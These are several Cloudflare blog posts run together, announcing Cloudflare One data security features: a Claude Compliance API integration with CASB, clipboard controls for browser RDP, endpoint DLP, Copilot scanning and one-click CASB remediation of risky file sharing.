


CASB turns findings into action. A detected security finding in Claude, such as a user uploading files containing sensitive data, can become a Gateway policy in minutes. You can use Gateway to block uploads to Claude for specific users, restrict access to the application entirely, or limit functionality until the issue is resolved. This moves security teams from visibility to action by combining CASB findings with Cloudflare’s existing in-line policy engine.
Getting started
To enable the Claude Compliance API integration:
Ensure you have a Claude Enterprise account.
Request Compliance API access from Claude for your organization.
In the Cloudflare dashboard, go to Zero Trust > Integrations > Cloud & SaaS.
Select Add Integration > Anthropic and enter your Compliance API key.
Configure DLP profiles if you want to scan uploaded files for sensitive data.
The integration begins scanning immediately and surfaces findings in the dashboard within minutes.
For new Cloudflare customers, you can sign up and start with your first two integrations for free. Existing customers can enable the integration directly in the dashboard.
What’s next
We are continuing to expand CASB coverage for AI tools as providers release new enterprise security APIs. We are also deepening integrations within CASB to allow customers to create custom findings and build workflows which automatically remediate security findings.
The shift to agentic AI is here, and we believe the best way to help organizations safely adopt it is by providing a unified platform to build, deploy, and govern agents. To stay up to date, check our developer documentation or subscribe to get updated automatically.
Cloudflare One has grown a lot over the years. What started with securing traffic at the network now spans the endpoint and SaaS applications – because that’s where work happens.
But as the market has evolved, the core mission has become clear: data security is enterprise security.
Here’s why. We don’t enforce controls just to enforce controls. We do it because the downstream outcomes are costly: malware, credential theft, session hijacking, and eventually the thing that matters most: sensitive data leaving the organization. What looks like a simple access policy can be the first link in a chain that ends in incident response, customer impact, and reputational damage.
So when you take a step back, most security programs – even the ones that look different on paper – are trying to answer the same questions:
Where is sensitive data?
Who can access it?
What paths exist for it to move somewhere it shouldn’t?
That’s the backbone of our data security vision in Cloudflare One: a single model that follows data across the places it moves, not a pile of siloed controls. That means:
Protection in transit (across Internet + SaaS access)
Visibility and control at rest (inside SaaS)
Enforcement in use (on endpoints)
And now, coverage at the prompt (as AI becomes a new interface to enterprise data)
Think of these as one connected system: visibility tells you what’s happening, controls constrain where data can move, and enforcement closes the last-mile gaps when content leaves an app. That’s the endpoint-to-prompt problem: data moves faster than product boundaries, so policy needs to follow the data, not the tool.
In this post, we’ll walk through a set of updates that push that vision forward – from browser-based Remote Desktop Protocol (RDP) controls, to operation-level logging, to endpoint data loss prevention (DLP), to AI security scanning for Microsoft 365 Copilot.
Remote access without data sprawl: browser-based RDP clipboard controls
Browser-based RDP is a practical way to provide remote access when you can’t assume a managed endpoint or installed client – common for contractors, partners, and occasional access workflows. Cloudflare One’s browser-based RDP adds visibility and policy controls to that access. But once you’re delivering a full RDP experience in the browser, the question becomes simple: how granular are your controls over where data can move, especially via the clipboard?
Today, we’re adding a setting that directly protects data: clipboard controls for browser-based RDP. With this new feature, security and IT administrators will now be able to decide whether their users can copy or paste information between their local device and the browser-based RDP session.
Clipboard restrictions are a perfect example of the productivity-security tradeoff. If users can’t copy and paste in the workflow they rely on, they’ll route around the control, whether it’s by taking screenshots, retyping data, or shifting work to unmanaged tools. Clipboard controls let you be precise: allow the workflow where it’s safe, and block it where it isn’t.
With clipboard controls in browser-based RDP, administrators can enable the copy/paste workflow users expect while enforcing granular control over directionality and context. For example, if users access a customer support portal that contains sensitive customer information, you might allow copy/paste into the session for productivity, but block copy/paste out of the session to prevent data from landing on unmanaged endpoints.
This functionality is now available in Cloudflare One and can be configured as a new setting within Access Application Policies for browser-based RDP apps.
Visibility without guesswork: operation mapping in logs
While remote access controls reduce risk, to tune them well, you also need to understand the specific actions users are taking inside SaaS apps.
We use a process called operation mapping (detailed in a recent blog post) to give visibility to these actions and simplify the way customers write policies for SaaS services. Our mapping process takes various elements of an HTTP request and interprets them as a single operation, e.g. ‘SendPrompt’, in the example of ChatGPT. We collect multiple operations that perform similar actions into an Application Control, e.g., ‘Share’ or ‘Upload’. The [what?] is viewable in our HTTP policy builder, allowing for simple policy authoring.
Today, we’ve taken that process a step further to enrich logs and provide greater visibility over how SaaS applications are being used in your organization – by extending that mapping into logging. Without any additional configuration, operations and application controls will now appear in log events for traffic that matches our operation maps.
In log details, you’ll now see both the application control group and the specific operation (e.g., SendPrompt for ChatGPT). This makes investigations and policy tuning faster.
The added context helps you understand usage patterns, accelerate forensic analysis, and spot potentially risky behavior, so you can tune policy with less guesswork and disruption to users.
Visibility is step one. To protect data in use, especially what moves through the clipboard, you also need enforcement on the endpoint.
Better endpoint protection: on-device DLP in the Cloudflare One Client
In a modern enterprise, sensitive information routinely moves from managed applications into unmanaged contexts – often via the clipboard. The risk isn’t only a file leaving the organization; it can be a snippet of proprietary code or a customer record pasted into an unauthorized large language model (LLM) or personal tool.
Cloudflare One already helps protect data in transit with Gateway and DLP, and provides visibility and control at rest through CASB and its API integrations. Now we’re extending coverage to data in use by bringing Endpoint DLP enforcement to the Cloudflare One Client, starting with high-signal workflows like clipboard movement, so data protection doesn’t stop the moment content leaves a browser tab.
That means sensitive data copied from a protected SaaS app doesn’t immediately become “policy-free” content the moment it hits the OS clipboard. With Endpoint DLP, teams can extend data protection to users’ fingertips without deploying a second agent or stitching together complex integrations.
For teams already using Cloudflare One for data protection, Endpoint DLP completes the model by adding a consistent enforcement layer for data in use.
This is the endpoint-to-prompt problem: if sensitive data can be copied locally, it can be pasted into an AI assistant just as easily. Once you protect data in use, the next question becomes unavoidable – what happens when that same data is transformed at the prompt?
AI visibility without blind spots: M365 Copilot scanning with API CASB
Starting today, customers using Cloudflare One’s API Cloud Access Security Broker (CASB) – which scans SaaS apps via API for common, yet risky security issues – can now analyze Microsoft 365 Copilot activity for data security issues, including chats and uploads that match DLP detection profiles.

Copilot findings surface with rich context (file references, profile matches, and interaction metadata) so teams can triage quickly instead of starting from raw audit logs.
A CASB Finding showing detection of a file used in M365 Copilot that matches an enabled DLP Profile
Customers can now see when Copilot activity includes sensitive data. For example, user prompts, Copilot responses, and uploaded files that match DLP detection profiles.
Microsoft 365 Copilot findings are available by default as part of the Microsoft 365 integration. If you already use this integration, go to Integrations in the Cloudflare One dashboard, update your Microsoft 365 connection, and start receiving Copilot findings. If you’re new to the integration, connect your Microsoft 365 tenant to gain visibility into Copilot usage and associated data security findings.
As AI product sprawl continues, we’ll be massively expanding coverage across additional AI assistants and core SaaS platforms throughout 2026 – stay tuned!
What’s next: unified data security in Cloudflare One
Over the last few years, enterprise security has expanded across more surfaces: SaaS, unmanaged endpoints, remote access patterns, and now AI assistants. But the objective – protecting sensitive data – hasn’t changed. The updates in this post reflect a single direction: consistent visibility and enforcement across data in transit, at rest, in use, and at the prompt. So policy follows data, not product boundaries.
Looking forward, our vision is broader than “data security features in data security products.” Over time, every Cloudflare One product will become more data-security-aware, with more data-oriented configurability, visibility, controls, and guardrails, built directly into the workflows teams already use across Access, Gateway, endpoint enforcement, and SaaS integrations. The goal is simple: wherever your users work and wherever data moves, Cloudflare One should be able to explain what’s happening and help you control it.
As the modern perimeter spreads across applications, browsers, endpoints, and AI prompts, patching together point solutions becomes harder to operate and easier to bypass. By building data security directly into Cloudflare One – from access controls to endpoint enforcement to AI visibility – and continuing to unify these layers, we’re helping teams build a clearer, more complete picture of their data risk and their data security posture from the endpoint to the prompt.

Starting today, Cloudflare CASB customers can do more than see risky file-sharing across their SaaS apps: they can fix it, directly from the Cloudflare One dashboard.
This launch marks a huge advancement for Cloudflare’s Cloud Access Security Broker (CASB). Since its release, Cloudflare’s API-based CASB has focused on providing robust, comprehensive visibility and detection. It also connects to the SaaS tools your business runs on, surfacing misconfigurations, and flagging overshared data before it becomes tomorrow’s incident.
With today’s release of Remediation – a new way to fix problems with just a click, right from the CASB Findings page – CASB begins its next chapter, and moves from telling you what’s wrong to helping you make it right.
An example of a Remediation Action (Remove Public File Sharing) in a CASB Finding.
CASB 101: A single place to see SaaS risk
Inside Cloudflare One, our SASE platform, CASB connects to the SaaS and cloud tools your teams already use. By talking to providers over API, CASB gives security and IT teams:
A consolidated view of misconfigurations, overshared files, and risky access patterns across apps like Microsoft 365, Google Workspace, Slack, Salesforce, Box, GitHub, Jira, and Confluence (CASB Integrations).
Continuous scanning for new issues as users collaborate, share, and adopt new tools.
Findings that are organized, searchable, and exportable for triage and reporting.
But until now, the actual fixing usually happened somewhere else, whether it’s inside each app’s admin UI, or through a ticket to the team that owns that tool. Remediation closes that loop.
Remediation: CASB’s next chapter
The launch of CASB Remediation marks a major shift forward for the product and Cloudflare One, and we have a ton of big updates planned for the next year.
With Remediation, you can fix the highest-impact, most common file risks we see across customers, including:
Public links that let anyone on the Internet view or edit a file.
Files shared company-wide across your tenant or domain, even when just a handful of people should have access.
Files shared outside your organization to personal accounts and external domains.
All of the above, when they also match a DLP Profile. For example, a document full of customer records, credentials, or financial details.
When you trigger the ‘Remove sharing’ Remediation action on a supported finding, CASB immediately moves to remove the risky sharing configuration (for example, the public link or organization-wide access) from the file in question. And crucially, Remediation only removes risky sharing; it doesn’t delete files or change who owns them.

A new page to track the progress and success of Remediated CASB findings.
Two starting points: Microsoft 365 and Google Workspace
We chose to start with Microsoft 365 and Google Workspace because, for many organizations, that’s where the bulk of their business-critical documents live: internal financials, product roadmaps, customer contracts, HR notes, and more.
They’re also where “temporary” sharing tends to linger too long:
A spreadsheet shared “Anyone with the link can edit” for a quick review.
A doc made company-wide for an all-hands, then quietly forgotten.
A sheet of customer records shared to a contractor’s personal email.
For Microsoft 365, that means cleaning up risky shares in places like OneDrive and SharePoint. For Google Workspace, it means tightening sharing on Docs, Sheets, Slides, and other files stored in Drive.
Instead of exporting a CSV of risky files out of CASB, sending it to app owners, and hoping everyone gets around to fixing their share settings, you can drive the clean-up directly from CASB and know when those risks have actually been addressed.
And when you and your team use CASB Remediation, every action is logged in Cloudflare One’s Admin logs, so you can see who took action on which files and when, or export that activity to your security information and event management tool (SIEM).
How it works
When architecting the system that supports CASB Remediations, we knew it had to do three things really well:

When a remediation job is initiated, an API call is made to a Worker. That Worker writes the job to a Queue which is consumed by a second Worker to kick off a Workflow. Workers KV and Secrets Store are used to securely distribute credentials for use in the Workflow. The Workflow runs a series of steps to collect information and execute third-party API calls to complete the remediation. The final outcome of the action is recorded in a database via Hyperdrive.
At scale, we are guaranteed to encounter 429s from vendor APIs. Workflows’ native retries simplify handling this, and built-in step logging gives visibility into each retry. This means that there was no need for us to build a complex, single-purpose, state-tracking system or dozens of serverless functions for each action.
